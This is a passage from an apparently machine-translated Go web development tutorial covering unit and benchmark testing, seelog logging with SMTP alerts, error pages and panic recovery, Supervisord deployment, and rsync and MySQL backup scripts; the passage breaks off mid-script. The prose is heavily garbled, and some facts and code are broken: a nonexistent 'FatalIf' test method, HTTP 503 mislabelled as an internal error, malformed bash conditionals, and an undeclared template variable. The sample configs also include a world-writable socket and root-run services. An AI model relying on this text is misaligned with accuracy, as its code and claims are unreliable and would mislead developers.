Finally a little thought, in front of the entire program is running in the process in the end created a number goroutine, each goroutine are doing :

```
(gdb) info goroutines
* 1 running runtime.gosched
* 2 syscall runtime.entersyscall
3 waiting runtime.gosched
4 runnable runtime.gosched
(gdb) goroutine 1 bt
#0 0x000000000040e33b in runtime.gosched () at
/home/xiemengjun/go/src/pkg/runtime/proc.c:927
#1 0x0000000000403091 in runtime.chanrecv (c=void, ep=void, selected=void,
received=void)
at /home/xiemengjun/go/src/pkg/runtime/chan.c:327
#2 0x000000000040316f in runtime.chanrecv2 (t=void, c=void)
at /home/xiemengjun/go/src/pkg/runtime/chan.c:420
#3 0x0000000000400d6f in main.main () at /home/xiemengjun/gdbfile.go:22
#4 0x000000000040d0c7 in runtime.main () at
/home/xiemengjun/go/src/pkg/runtime/proc.c:244
#5 0x000000000040d16a in schedunlock () at
/home/xiemengjun/go/src/pkg/runtime/proc.c:267
#6 0x0000000000000000 in ?? ()
```

Commands by viewing goroutines we can clearly understand goroutine performed internally how each function call sequence has plainly shown.

## Summary

In this section we introduce the GDB debugger Go program some basic commands, including the `run`, `print`, `info`, `set variable`, `continue`, `list`, `break` and other frequently used debugging commands, by the above examples demonstrate, I believe, through the GDB debugger for the reader has a basic understanding of Go programs, if you want to get more debugging tips, please refer to the official website of the GDB debugger manual, as well as the official website of the GDB manual.

## 11.3 Write test cases

Development process in which a very important point is to test, how do we ensure the quality of code, how to ensure that each function is run, the results are correct, and how to ensure that write out the code performance is good, we know that the focus of the unit test program is to find a logic error in design or implementation, the problem early exposure to facilitate the positioning of the problem solved, and performance testing focuses on program design found some problems, so that the program can be online in the case of high concurrency can keep stability. This section will take this series of questions to explain how the Go language to implement unit testing and performance testing.

Go language comes with a lightweight testing framework `testing` and comes with `go test` command to implement unit testing and performance testing, `testing` framework and other similar language testing framework, you can be based on this framework to write test cases for the corresponding function can also be written based on the framework of the corresponding pressure test, then let's look at how to write eleven.

### How to write test cases

Since `go test` command can only be executed under a corresponding directory of all files, so we are going to create a new project directory `gotest`, so that all of our code and test code are in this directory.

Next, we create two files in the directory below: `gotest.go` and `gotest_test.go`

1. Gotest.go: The document which we have created a package, which has a function in a division operation:

```

package gotest

import (
 "errors"
)

func Division(a, b float64) (float64, error) {
 if b == 0 {
 return 0, errors.New("Divisor can not be 0")
 }
 return a / b, nil
}

```

2. Gotest\_test.go: This is our unit test files, but keep the following principles:
3. File names must be `_test.go` end, so in the implementation of `go test` will be executed when the appropriate code
4. You have to import `testing` this package
5. All test cases functions must be the beginning of `Test`
6. Test case will follow the source code written in the order execution
7. Test function `TestXxx()` argument is `testing.T`, we can use this type to record errors or test status
8. Test format: `func TestXxx(t * testing.T)`, `Xxx` section can be any combination of alphanumeric, but can not be the first letter lowercase letters [az], for example, `Testintdiv` wrong function name.
9. Function by calling `testing.T` a `Error`, `Errorf`, `FailNow`, `Fatal`, `FatalIf` method, the test is not passed, calling `Log` test method is used to record the information.

Here is our test code:

```

package gotest

import (
 "testing"
)

func Test_Division_1(t *testing.T) {
 // try a unit test on function
 if i, e := Division(6, 2); i != 3 || e != nil {
 // If it is not as expected, then the error
 t.Error("division function tests do not pass ")
 } else {
 // record some of the information you expect to record
 t.Log("first test passed ")
 }
}

func Test_Division_2(t *testing.T) {
 t.Error("just do not pass")
}

```

We perform in the project directory `go test`, it will display the following information:

```

--- FAIL: Test_Division_2 (0.00 seconds)
gotest_test.go: 16: is not passed
FAIL
exit status 1
FAIL gotest 0.013s

```

From this result shows the test does not pass, because in the second test function we wrote dead do not pass the test code `t.Error`, then our first case of how a function performs like it ? By default, execute `go test` is not displayed test information, we need to bring arguments `go test-v`, this will display the following information:

```

==== RUN Test_Division_1
--- PASS: Test_Division_1 (0.00 seconds)
gotest_test.go: 11: first test passed
==== RUN Test_Division_2
--- FAIL: Test_Division_2 (0.00 seconds)
gotest_test.go: 16: is not passed
FAIL
exit status 1
FAIL gotest 0.012s

```

The above output shows in detail the process of this test, we see that the test function 1 `Test_Division_1` test, and the test function 2 `Test_Division_2` test fails, finally concluded that the test is not passed. Next we modified the test function 2 the following code:

```

func Test_Division_2(t *testing.T) {
 // try a unit test on function
 if _, e := Division(6, 0); e == nil {
 // If it is not as expected, then the error
 t.Error("Division did not work as expected.")
 } else {
 // record some of the information you expect to record
 t.Log("one test passed.", e)
 }
}

```

Then we execute `go test -v`, the following information is displayed, the test passes:

```

==== RUN Test_Division_1
--- PASS: Test_Division_1 (0.00 seconds)
gotest_test.go: 11: first test passed
==== RUN Test_Division_2
--- PASS: Test_Division_2 (0.00 seconds)
gotest_test.go: 20: one test passed. divisor can not be 0
PASS
ok gotest 0.013s

```

## How to write stress test

Stress testing is used to detect function ( method ) performance, and writing unit functional testing method similar are not mentioned here, but need to pay attention to the following points:

- Pressure test must follow the following format, where XXX can be any combination of alphanumeric, but can not be the first letter lowercase letters  

```
func BenchmarkXXX (b *testing.B){...}
```
- Go test does not default to perform stress tests of function, if you want to perform stress tests need to bring arguments -test.bench, syntax: -test.bench ="test\_name\_regex ", such as go test-test. bench = ". \*" all of the stress test indicates the test function
- In the pressure test, please remember to use the loop body testing.BN, so that the test can be normal operation
- File name must end with \_test.go

Here we create a stress test file webbench\_test.go, the code is as follows:

```
package gotest

import (
 "testing"
)

func Benchmark_Division(b *testing.B) {
 for i := 0; i < b.N; i++ { // use b.N for looping
 Division(4, 5)
 }
}

func Benchmark_TimeConsumingFunction(b *testing.B) {
 b.StopTimer() // call the function to stop the stress test time count

 // Do some initialization work, such as reading file data, database
 // connections and the like,
 // So we test these times do not affect the performance of the function
 // itself

 b.StartTimer() // re- start time
 for i := 0; i < b.N; i++ {
 Division(4, 5)
 }
}
```

We execute the command go test-file webbench\_test.go-test.bench ="\*. \* ", You can see the following results:

```
PASS
Benchmark_Division 500000000 7.76 ns/ op
Benchmark_TimeConsumingFunction 500000000 7.80 ns/ op
ok gotest 9.364s
```

The above results show that we did not perform any `TestXXX` unit test functions, the results show only a function of stress tests carried out, the first show `Benchmark_Division` executed 500 million times the average execution time is 7.76 ns, the second shows the `Benchmark_TimeConsumingFunction` executed 500 million each, the average execution time is 7.80 ns. Finally a show total execution time.

## Summary

On the face of unit testing and stress testing of learning, we can see the `testing` package is very lightweight, and write unit tests and stress test is very simple, with built-in `go test` command can be very convenient for testing, so every time we have finished modifying code, click go test execution can simply complete regression testing.

## 11.4 Summary

In this chapter we were introduced through three subsections Go language how to handle errors, how to design error handling, and then a second section describes how to GDB debugger GDB we can single-step through the debugger, you can view variables, modify variables, print implementation process, etc. Finally, we describe how to use the Go language comes with a lightweight frame `testing` to write unit tests and stress tests, the use of `go test` you can easily perform these tests allow us in the future to modify the code after upgrade very convenient for regression testing. Perhaps for this chapter you write application logic without any help, but for you to write out the program code is essential to maintain high quality, because a good Web application must have good error handling mechanism(error of friendly, scalability), there is a good unit testing and stress testing to ensure on-line after the code is able to maintain good performance and runs as expected.

# 12 Deployment and maintenance

So far, we have already described how to develop programs, debugger, and test procedures, as is often said: the development of the last 10% takes 90% of the time, so this chapter we will emphasize this last part of the 10% to truly become the most trusted and used by outstanding application, you need to consider some of the details of the above-mentioned 10% refers to these small details.

In this chapter we will be four sections to introduce these small details of the deal, the first section describes how to program production services recorded on the log, how to logging, an error occurs a second section describes how to deal with our program, how to ensure as far as possible less impact to the user's access to, and the third section describes how to deploy Go standalone program, due to the current Go programs that can not be written as C daemon, then the process of how we manage the program running in the background so it? The fourth section describes the application of data backup and recovery, try to ensure that applications crash can maintain data integrity.

# 12.1 Logs

We look forward to developing Web applications able to run the entire program of various events occurring during record each, Go language provides a simple log package, we use the package can easily achieve logging features, these log are based on the combined package fmt print function like panic for general printing, throwing error handling. Go current standard package only contains a simple function, if we want our application log to a file, and then to combine log achieve a lot of complex functions( written a Java or C++, the reader should have used log4j and log4cpp like logging tool ), you can use third-party developers a logging system, <https://github.com/cihub/seelog>, which implements a very powerful logging functions.

Next, we describe how the system through the log to achieve our application log function.

## Seelog Introduction

seelog with Go language of a logging system, it provides some simple function to implement complex log distribution, filtering, and formatting. Has the following main features:

- XML dynamic configuration, you can not recompile the program and dynamic load configuration information
- Supports hot updates, the ability to dynamically change the configuration without the need to restart the application
- Support multi- output stream that can simultaneously output the log to multiple streams, such as a file stream, network flow, etc.
- Support for different log output
  - Command line output
  - File Output
  - Cached output
  - Support log rotate
  - SMTP Mail

The above is only a partial list of features, seelog is a particularly powerful log processing systems, see the detailed contents of the official wiki. Next, I will briefly describe how to use it in your project:

First install seelog

```
go get -u github.com/cihub/seelog
```

Then we look at a simple example:

```

package main

import log "github.com/cihub/seelog"

func main() {
 defer log.Flush()
 log.Info("Hello from Seelog!")
}

```

When compiled and run if there is a `Hello from seelog`, description seelog logging system has been successfully installed and can be a normal operation.

## Based seelog custom log processing

seelog support custom log processing, the following is based on its custom log processing part of the package:

```

package logs

import (
 "errors"
 "fmt"
 seelog "github.com/cihub/seelog"
 "io"
)

var Logger seelog.LoggerInterface

func loadAppConfig() {
 appConfig := `

<seelog minlevel="warn">
 <outputs formatid="common">
 <rollingfile type="size" filename="/data/logs/roll.log" maxsize="100000"
maxrolls="5"/>
 <filter levels="critical">
 <file path="/data/logs/critical.log" formatid="critical"/>
 <smtp formatid="criticalemail" senderaddress="astaxie@gmail.com"
sendername="ShortUrl API" hostname="smtp.gmail.com" hostport="587"
username="mailusername" password="mailpassword">
 <recipient address="xiemengjun@gmail.com"/>
 </smtp>
 </filter>
 </outputs>
 <formats>
 <format id="common" format="%Date/%Time [%LEV] %Msg%n" />

```

```

<format id="critical" format="%File %FullPath %Func %Msg%n" />
 <format id="criticalemail" format="Critical error on our server!\n
%Time %Date %RelFile %Func %Msg \nSent by Seelog"/>
</formats>
</seelog>
`

logger, err := seelog.LoggerFromConfigAsBytes([]byte(appConfig))
if err != nil {
 fmt.Println(err)
 return
}
UseLogger(logger)
}

func init() {
 DisableLog()
 loadAppConfig()
}

// DisableLog disables all library log output
func DisableLog() {
 Logger = seelog.Disabled
}

// UseLogger uses a specified seelog.LoggerInterface to output library log.
// Use this func if you are using Seelog logging system in your app.
func UseLogger(newLogger seelog.LoggerInterface) {
 Logger = newLogger
}

```

Above the main achievement of the three functions,

- **DisableLog**

Logger initialize global variables as seelog disabled state, mainly in order to prevent the Logger was repeatedly initialized - **LoadAppConfig**

Depending on the configuration file to initialize seelog configuration information, where we read the configuration file by string set up, of course, you can read the XML file. Inside the configuration is as follows:

- Seelog

minlevel parameter is optional, if configured, is higher than or equal to the level of the log will be recorded, empathy maxlevel. - Outputs

Output destination, where data is divided into two, one record to the log rotate file inside.

Another set up a filter, if the error level is critical, it will send alarm messages.

- Formats

Log format defines various

- **UseLogger**

Set the current logger for the corresponding log processing

Above we defined a custom log processing package, the following example is to use:

```
package main

import (
 "net/http"
 "project/logs"
 "project/configs"
 "project/routes"
)

func main() {
 addr, _ := configs.MainConfig.String("server", "addr")
 logs.Logger.Info("Start server at:%v", addr)
 err := http.ListenAndServe(addr, routes.NewMux())
 logs.Logger.Critical("Server err:%v", err)
}
```

## An error occurred mail

The above example explains how to set up email, we adopted the following smtp configured to send e-mail:

```
<smtp formatid="criticalemail" senderaddress="astaxie@gmail.com"
sendername="ShortUrl API" hostname="smtp.gmail.com" hostport="587"
username="mailusername" password="mailpassword">
 <recipient address="xiemengjun@gmail.com"/>
</smtp>
```

The format of the message through criticalemail configuration, and then send messages through other configuration server configuration, configured to receive mail through the recipient user, if there are multiple users can add one line.

To test this code is working correctly, you can add code similar to the following one false news.

But remember that after should delete it, otherwise you will receive on-line after a lot of junk e-mail.

```
logs.Logger.Critical("test Critical message")
```

Now, as long as our application online record a Critical information that you will receive an e-mail Email, so that once the online system problems, you can immediately informed by e-mail, you can timely processing.

## Using the Application log

For the application logs, each person's application scenarios may vary, and some people use to do data analysis application logs, some people use the application logs do performance analysis, analysis of user behavior that some people do, and some is pure record, to facilitate the application of a problem when the auxiliary find the problem.

As an example, we need to track a user attempts to log in the system operation. This will successful and unsuccessful attempts to record. Record the successful use of "Info" log level, rather than the successful use of "warn" level. If you want to find all unsuccessful landing, we can use the linux command tools like grep, as follows:

```
cat /data/logs/roll.log | grep "failed login"
2012-12-11 11:12:00 WARN : failed login attempt from 11.22.33.44 username
password
```

In this way we can easily find the appropriate information, this will help us to do something for the application log statistics and analysis. In addition, we also need to consider the size of the log, for a high- traffic Web applications, log growth is quite terrible, so we seelog configuration files which set up logrotate, so that we can ensure that the log file will not be changing large and lead us not enough disk space can cause problems.

## Summary

On the face of seelog system and how it can be customized based on the learning log system, and now we can easily construct a suitable demand powerful log processing the system. Data analysis log processing system provides a reliable data source, such as through the log analysis, we can further optimize the system, or application problems arise easy to find location problem, another seelog also provides a log grading function, through the configuration for min-level, we can easily set the output test or release message level.

## 12.2 Errors and crashes

Our on-line soon after the Web application, then the probability of various error has occurred, Web applications may be a variety of daily operation errors, specifically as follows:

- Database error: refers to access the database server or data -related errors. For example, the following may occur some database errors.
- Connection Error: This type of error may be disconnected from the network database server, user name, password is incorrect, or the database does not exist.
- Query Error: illegal use of SQL cause an error like this SQL error if the program through rigorous testing should be avoided.
- Data Error: database constraint violation, such as a unique field to insert a duplicate primary key values will complain, but if your application on-line through a rigorous testing before also avoid such problems.
- Application Runtime Error: This type of error range is very wide, covering almost all appear in the code error. Possible application errors are as follows:
- File system and permissions: application to read the file does not exist, or do not have permission to read the file, or written to a file is not allowed to write, which will result in an error. If the application reads the file format is not correct will be given, such as configuration files should be INI configuration format, and set into JSON format an error.
- Third-party applications: If our application interfaces coupled with other third-party programs, such as articles published after the application automatically calls the hair micro-blogging interface, so the interface must be running to complete the function we publish an article.
- HTTP errors: These errors are based on the user's request errors, the most common is the 404 error. While there may be many different errors, but also one of the more common error 401 Unauthorized error( authentication is required to access the resource ), 403 Forbidden error( do not allow users to access resources ) and 503 error( internal program error ).
- Operating system error: These errors are due to the application on the operating system error caused mainly operating system resources are allocated over, leading to crashes, as well as the operating system disk is full, making it impossible to write, so it will cause a lot of errors.
- Network error: error refers to two aspects, one is the application when the user requests a network disconnection, thus disrupt the connection, this error does not cause the application to crash, but it will affect the effect of user access ; another on the one hand is an application to read the data on other networks, other network disconnect can cause read failures, such an application needs to do effective testing, to avoid such problems

arise in case the program crashes.

## Error processing of the target

Error handling in the realization, we must be clear error handling is what you want to achieve, error handling system should accomplish the following tasks:

- Notification access user errors: the matter is that a system error occurs, or user error, the user should be aware Web applications is a problem, the user 's current request could not be completed correctly. For example, a request for user error, we show a unified error page(404.html). When a system error occurs, we passed a custom error page display system is temporarily unavailable kind of error(error.html).
- Record error: system error, generally what we call the function to return the case err is not nil, you can use the front section describes the system log to a log file. If it is some fatal error, the system administrator is notified via e-mail. General 404 such mistakes do not need to send messages to the log system only needs to record.
- Rollback the current request: If a user requests occurred during a server error, then the need to roll back the operation has been completed. Let's look at an example: a system will save the user submitted the form to the database, and to submit this data to a third-party server, but third-party server hung up, which resulted in an error, then the previously stored form data to a database should delete( void should be informed ), and should inform the user of the system error.
- Ensure that the existing program can be run to serve: We know that no one can guarantee that the program will be able to have a normal running, if one day the program crashes, then we need to log the error, and then immediately let the program up and running again, let the program continue to provide services, and then notify the system administrator through the logs to identify problems.

## How to handle errors

Error Handling In fact, we have eleven chapters in the first section which has been how to design error handling, here we have another example from a detailed explanation about how to handle different errors:

- Notify the user errors:

Notify the user when accessing the page we can have two kinds of errors: 404.html and error.html, the following were the source of the error page displays:

```
<html lang="en">

<head>
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
 <title>Page Not Found
 </title>
 <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>

<body>
 <div class="container">
 <div class="row">
 <div class="span10">
 <div class="hero-unit">
 <h1> 404! </h1>
 <p>{{.ErrorInfo}}</p>
 </div>
 </div>
 <!--/span-->
 </div>
 </div>
</body>

</html>
```

Another source:

```
<html lang="en">

<head>
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
 <title>system error page
 </title>
 <meta name="viewport" content="width=device-width, initial-scale=1.0">

</head>

<body>
 <div class="container">
 <div class="row">
 <div class="span10">
 <div class="hero-unit">
 <h1> system is temporarily unavailable ! </h1>
 <p>{{.ErrorInfo}}</p>
 </div>
 </div>
 <!--/span-->
 </div>
 </div>
</body>

</html>
```

Error handling logic 404, an error if the system operation is similar, and we see that:

```

func (p *MyMux) ServeHTTP(w http.ResponseWriter, r *http.Request) {
 if r.URL.Path == "/" {
 sayHelloName(w, r)
 return
 }
 NotFound404(w, r)
 return
}

func NotFound404(w http.ResponseWriter, r *http.Request) {
 log.Error(" page not found") //error logging
 t, _ = t.ParseFiles("tmpl/404.html", nil) //parse the template file
 ErrorInfo := " File not found " //Get the current user information
 t.Execute(w, ErrorInfo) //execute the template merger
 operation
}

func SystemError(w http.ResponseWriter, r *http.Request) {
 log.Critical(" System Error") //system error triggered
 Critical, then logging will not only send a message
 t, _ = t.ParseFiles("tmpl/error.html", nil) //parse the template file
 ErrorInfo := " system is temporarily unavailable " //Get the current user
 information
 t.Execute(w, ErrorInfo) //execute the template
 merger operation
}

```

## How to handle exceptions

We know that in many other languages have try... catch keywords used to capture the unusual situation, but in fact, many errors can be expected to occur without the need for exception handling, should be handled as an error, which is why the Go language using the function returns an error of design, these functions do not panic, for example, if a file is not found, os.Open returns an error, it will not panic; if you break the network connection to a write data, net.Conn series Type the Write function returns an error, they do not panic. These states where such procedures are to be expected. You know that these operations might fail, an error is returned because the designer has used a clear indication of this. This is the above stated error can be expected to occur.

But there is a situation, there are some operations almost impossible to fail, and in certain cases there is no way to return an error and can not continue, such a situation should panic. For example: if a program to calculate  $x[j]$ , but  $j$  bounds, and this part of the code will lead to panic, like this one unexpected fatal error will cause panic, by default it will kill the process, it this allows a part of the code that is running from the error occurred panic goroutine recover

operation, the occurrence of panic, the function of this part of the code and the code behind not be executed, which is specially designed such that Go, as separate from the errors and abnormal, panic fact exception handling. The following code, we expect to get the User via uid the username information, but if uid crossed the line will throw an exception, this time if we do not recover mechanism, the process will be killed, resulting in non-service program. So in order to process robustness, in some places need to establish recover mechanism.

```
func GetUser(uid int) (username string) {
 defer func() {
 if x := recover(); x != nil {
 username = ""
 }
 }()
 username = User[uid]
 return
}
```

The above describes the difference between errors and exceptions, so when we develop programs how to design it? The rules are simple: If you define a function may fail, it should return an error. When I call other package 's function, if this function is implemented well, I do not need to worry that it will panic, unless there is a true exception to happen, nor even that I should go with it. The panic and recover for its own development package which implements the logic to design for some special cases.

## Summary

This section summarizes when we deployed Web application how to handle various error: network error, database error, operating system errors, etc., when an error occurs, our program how to correctly handle: Show friendly error interface, rollback, logging, notify the administrator and other operations, and finally explains how to correctly handle errors and exceptions. General program errors and exceptions easily confused, but errors and exceptions in Go is a clear distinction, so tell us in a program designed to handle errors and exceptions should follow the principles of how to.

## 12.3 Deployment

After completion of the development program, we now want to deploy Web applications, but how do we deploy these applications? Because after compiling Go programs is an executable file, written a C program using daemon readers must know you can achieve the perfect background program runs continuously, but still not perfect at present Go realization daemon, therefore, for a Go application deployment, we can use third-party tools to manage, there are many third-party tools, such as Supervisord, upstart, daemon tools, etc. This section describes my own system using current tools Supervisord.

### Daemon

Currently Go programs can not be achieved daemon, see the Go detailed language bug: <<http://code.google.com/p/go/issues/detail?id=227>>, probably mean that it is difficult from the the use of existing fork a thread out, because there is no simple way to ensure that all the threads have used state consistency problem.

But we can see some implementations daemon many online methods, such as the following two ways:

- MarGo an implementation of the idea of using Command to run their own applications, if you really want to achieve, it is recommended that such programs

```

d := flag.Bool("d", false, "Whether or not to launch in the background(like
a daemon)")
if *d {
 cmd := exec.Command(os.Args[0],
 "-close-fds",
 "-addr", *addr,
 "-call", *call,
)
 serr, err := cmd.StderrPipe()
 if err != nil {
 log.Fatalln(err)
 }
 err = cmd.Start()
 if err != nil {
 log.Fatalln(err)
 }
 s, err := ioutil.ReadAll(serr)
 s = bytes.TrimSpace(s)
 if bytes.HasPrefix(s, []byte("addr: ")) {
 fmt.Println(string(s))
 cmd.Process.Release()
 } else {
 log.Printf("unexpected response from MarGo: `%s` error: `%v`\n", s,
err)
 cmd.Process.Kill()
 }
}

```

- Another solution is to use the syscall, but this solution is not perfect:

```

package main

import (
 "log"
 "os"
 "syscall"
)

func daemon(nochdir, noclose int) int {
 var ret, ret2 uintptr
 var err uintptr

 darwin := syscall.OS == "darwin"

```

```
// already a daemon
if syscall.Getppid() == 1 {
 return 0
}

// fork off the parent process
ret, ret2, err = syscall.RawSyscall(syscall.SYS_FORK, 0, 0, 0)
if err != 0 {
 return -1
}

// failure
if ret2 < 0 {
 os.Exit(-1)
}

// handle exception for darwin
if darwin && ret2 == 1 {
 ret = 0
}

// if we got a good PID, then we call exit the parent process.
if ret > 0 {
 os.Exit(0)
}

/* Change the file mode mask */
_ = syscall.Umask(0)

// create a new SID for the child process
s_ret, s_errno := syscall.Setsid()
if s_errno != 0 {
 log.Printf("Error: syscall.Setsid errno: %d", s_errno)
}
if s_ret < 0 {
 return -1
}

if nochdir == 0 {
 os.Chdir("/")
}

if noclose == 0 {
 f, e := os.OpenFile("/dev/null", os.O_RDWR, 0)
 if e == nil {
 fd := f.Fd()
 syscall.Dup2(fd, os.Stdin.Fd())
 }
}
```

```

 syscall.Dup2(fd, os.Stdout.Fd())
 syscall.Dup2(fd, os.Stderr.Fd())
 }
}

return 0
}

```

The above proposed two implementations Go's daemon program, but I still do not recommend you to realize this, because the official announcement has not officially support daemon, of course, the first option is more feasible for now, but it is currently open source library skynet in adopting this program do daemon.

## Supervisord

Go has been described above, there are two options currently are to realize his daemon, but the government itself does not support this one, so it is recommended that you use sophisticated tools to manage our third-party applications, here I'll give you a present more extensive use of process management software: Supervisord. Supervisord is implemented in Python a very useful process management tool. supervisord will help you to manage applications into daemon process, but can be easily turned on via the command, shut down, restart, etc, and it is managed by the collapse will automatically restart once the process so that you can ensure that the program execution is interrupted in the case there are self-healing capabilities.

“

*I stepped in front of a pit in the application, because all applications are made Supervisord parent born, then when you change the operating system file descriptor after, do not forget to restart Supervisord, light restart following application program useless. I just had the system installed after the first installed Supervisord, then start the deployment process, modify the file descriptor, restart the program, that the file descriptor is already 100,000, but in fact Supervisord this time or the default 1024, led him to manage the process All descriptors is 1024. pressure after opening up the system to start a newspaper run out of file descriptors, search for a long time to find the pit.*

## Supervisord installation

Supervisord can `sudo easy_install supervisor` installation, of course, can also Supervisord official website to download, unzip and go to the folder where the source code, run `setup.py install` to install.

- Must be installed using easy\_install setuptools

Open the `http://pypi.python.org/pypi/setuptools# files`, depending on your system version of python download the appropriate file, and then execute `sh setuptoolsxxxx.egg`, so that you can use easy\_install command to install Supervisord.

## **Supervisord Configure**

Supervisord default configuration file path is `/etc/supervisord.conf`, through a text editor to modify this file, the following is a sample configuration file:

```

;/etc/supervisord.conf
[unix_http_server]
file = /var/run/supervisord.sock
chmod = 0777
chown= root:root

[inet_http_server]
Web management interface settings
port=9001
username = admin
password = yourpassword

[supervisorctl]
; Must 'unix_http_server' match the settings inside
serverurl = unix:///var/run/supervisord.sock

[supervisord]
logfile=/var/log/supervisord/supervisord.log ; (main log file;default
$CWD/supervisord.log)
logfile_maxbytes=50MB ; (max main logfile bytes b4 rotation;default 50MB)
logfile_backups=10 ; (num of main logfile rotation backups;default 10)
loglevel=info ; (log level;default info; others: debug,warn,trace)
pidfile=/var/run/supervisord.pid ; (supervisord pidfile;default supervisord.pid)
nodaemon=true ; (start in foreground if true;default false)
minfds=1024 ; (min. avail startup file descriptors;default 1024)
minprocs=200 ; (min. avail process descriptors;default 200)
user=root ; (default is current user, required if root)
childlogdir=/var/log/supervisord/ ; ('AUTO' child log dir, default
$TEMP)

[rpcinterface:supervisor]
supervisor.rpcinterface_factory = supervisor.rpcinterface:make_main_rpcinterface
; Manage the configuration of a single process, you can add multiple program
[program: blogdemon]
command =/data/blog/blogdemon
autostart = true
startsecs = 5
user = root
redirect_stderr = true
stdout_logfile =/var/log/supervisord/blogdemon.log

```

## Supervisord management

After installation is complete, there are two Supervisord available command line supervisor and supervisorctl, command explained as follows:

- Supervisord, initial startup Supervisord, start, set in the configuration management process.
- Supervisorctl stop programxxx, stop one process(programxxx), programxxx for the [program: blogdemon] in configured value, this example is blogdemon.
- Supervisorctl start programxxx, start a process
- Supervisorctl restart programxxx, restarting a process
- Supervisorctl stop all, stop all processes, Note: start, restart, stop will not load the latest configuration files.
- Supervisorctl reload, load the latest configuration file, and press the new configuration to start, manage all processes.

## Summary

This section we describe how to implement daemon of the Go, but due to the current lack of Go-daemon implementation, need to rely on third-party tools to achieve the application daemon management approach, so here describes a process using python to write management tools Supervisord by Supervisord can easily put our Go up and application management.

## 12.4 Backup and recovery

This section we discuss another aspect of application management: production server data backup and recovery. We often encounter the production server network is broken, bad hard drive, operating system crash, or if the database is unavailable a variety of unusual circumstances, so maintenance personnel need to produce applications and data on the server to do remote disaster recovery, cold prepare hot standby ready. In the next presentation, explained how the backup application, how to backup/restore MySQL database and Redis databases.

### Application Backup

In most cluster environment, Web applications, the basic need for backup, because this is actually a copy of the code, we are in the local development environment, or the version control system has to maintain the code. But many times, a number of development sites require users to upload files, then we need for these users to upload files for backup. In fact, now there is a suitable approach is to put the needs and site-related files stored on the storage to the cloud storage, so even if the system crashes, as long as we still cloud file storage, at least the data is not lost.

If we do not adopt cloud storage case, how to do a backup site do ? Here we introduce a file synchronization tool rsync: rsync backup site can be achieved in different file system synchronization, If the windows, then, need windows version cwrsync.

### Rsync installation

rsync 's official website: <http://rsync.samba.org/> can get the latest version from the above source. Of course, because rsync is a very useful software, so many Linux distributions will include it, including the.

#### Package Installation

```
sudo apt-get install rsync ; Note: debian, ubuntu and other online
installation methods ;
yum install rsync ; Note: Fedora, Redhat, CentOS and other online installation
methods ;
rpm -ivh rsync ; Note: Fedora, Redhat, CentOS and other rpm package
installation methods ;
```

Other Linux distributions, please use the appropriate package management methods to install. Installing source packages

```
tar xvf rsync-xxx.tar.gz
cd rsync-xxx
.configure - prefix =/usr; make; make install
```

“

*Note: Before using source packages compiled and installed, you have to install gcc compiler tools such as job*

## Rsync Configure

rsync mainly in the following three configuration files rsyncd.conf( main configuration file ), rsyncd.secrets( password file ), rsyncd.motd(rsync server information ).

Several documents about this configuration we can refer to the official website or other websites rsync introduction, here the server and client how to open

- Services client opens:

```
/usr/bin/rsync --daemon --config=/etc/rsyncd.conf
```

- daemon parameter approach is to run rsync in server mode. Join the rsync boot

```
echo 'rsync - daemon' >> /etc/rc.d/rc.local
```

Set rsync password

```
echo 'Your Username: Your Password' > /etc/rsyncd.secrets
chmod 600 /etc/rsyncd.secrets
```

- Client synchronization:

Clients can use the following command to synchronize the files on the server:

```
rsync -avzP --delete --password-file=rsyncd.secrets
username@192.168.145.5::www/var/rsync/backup
```

This command, briefly explain a few points:

1. **-avzP** is what the reader can use the **-help** Show
2. **-delete** for example A, deleted a file, the time synchronization, B will automatically

- delete the corresponding files
3. -Password-file client/etc/rsyncd.secrets set password, and server to /etc/rsyncd.secrets the password the same, so cron is running, you do not need the password
  4. This command in the " User Name" for the service side of the /etc/rsyncd.secrets the user name
  5. This command 192.168.145.5 as the IP address of the server
  6. :: www, note the two: number, www as a server configuration file /etc/rsyncd.conf in [www], meaning that according to the service on the client /etc/rsyncd.conf to synchronize them [www] paragraph, a: number, when used according to the configuration file does not directly specify the directory synchronization.

In order to synchronize real-time, you can set the crontab, keeping rsync synchronization every minute, of course, users can also set the level of importance depending on the file type of synchronization frequency.

## MySQL backup

MySQL database application is still the mainstream, the current MySQL backup in two ways: hot backup and cold backup, hot backup is currently mainly used master/slave mode (master/slave) mode is mainly used for database synchronization separate read and write, but also can be used for hot backup data ), on how to configure this information, we can find a lot. Cold backup data, then that is a certain delay, but you can guarantee that the time period before data integrity, such as may sometimes be caused by misuse of our loss of data, then the master/slave model is able to retrieve lost data, but through cold backup can partially restore the data.

Cold backup shell script is generally used to achieve regular backup of the database, and then rsync synchronization through the above described non-local one server room.

The following is a scheduled backup MySQL backup script, we use the mysqldump program, this command can be exported to a database file.

```
#!/bin/bash
The following configuration information, modify their own
mysql_user="USER" #MySQL backup user
mysql_password="PASSWORD" # MySQL backup user's password
mysql_host="localhost"
mysql_port="3306"
mysql_charset="utf8" # MySQL coding
backup_db_arr=("db1" "db2") # To back up the database name, separated by spaces
separated by a plurality of such("db1" "db2" "db3")
backup_location=/var/www/mysql # backup data storage location, please do not end
with a "/", this can keep the default, the program will automatically create a
folder
```

```

expire_backup_delete="ON" # delete outdated backups is turned OFF to ON ON to
OFF
expire_days=3 # default expiration time for the three days the number of days,
this is only valid when the expire_backup_delete open

We do not need to modify the following start
backup_time=`date +%Y%m%d%H%M` # define detailed time backup
backup_Ymd=`date +%Y-%m-%d` # define the backup directory date time
backup_3ago=`date -d '3 days ago '+%Y-%m-%d` # 3 days before the date
backup_dir=$backup_location/$backup_Ymd # full path to the backup folder
welcome_msg="Welcome to use MySQL backup tools!" # greeting

Determine whether to start MySQL, mysql does not start the backup exit
mysql_ps=`ps -ef | grep mysql | wc -l`
mysql_listen=`netstat -an | grep LISTEN | grep $mysql_port | wc -l`
if [[$mysql_ps == 0] -o [$mysql_listen == 0]]; then
 echo "ERROR: MySQL is not running! backup stop!"
 exit
else
 echo $welcome_msg
fi

Connect to mysql database, can not connect to the backup exit
mysql -h $mysql_host -P $mysql_port -u $mysql_user -p $mysql_password << end
use mysql;
select host, user from user where user='root' and host='localhost';
exit
end

flag=`echo $?`
if [$flag != "0"]; then
 echo "ERROR: Can't connect mysql server! backup stop!"
 exit
else
 echo "MySQL connect ok! Please wait....."
 # Judgment does not define the backup database, if you define a backup is
started, otherwise exit the backup
 if ["${backup_db_arr}" != ""]; then
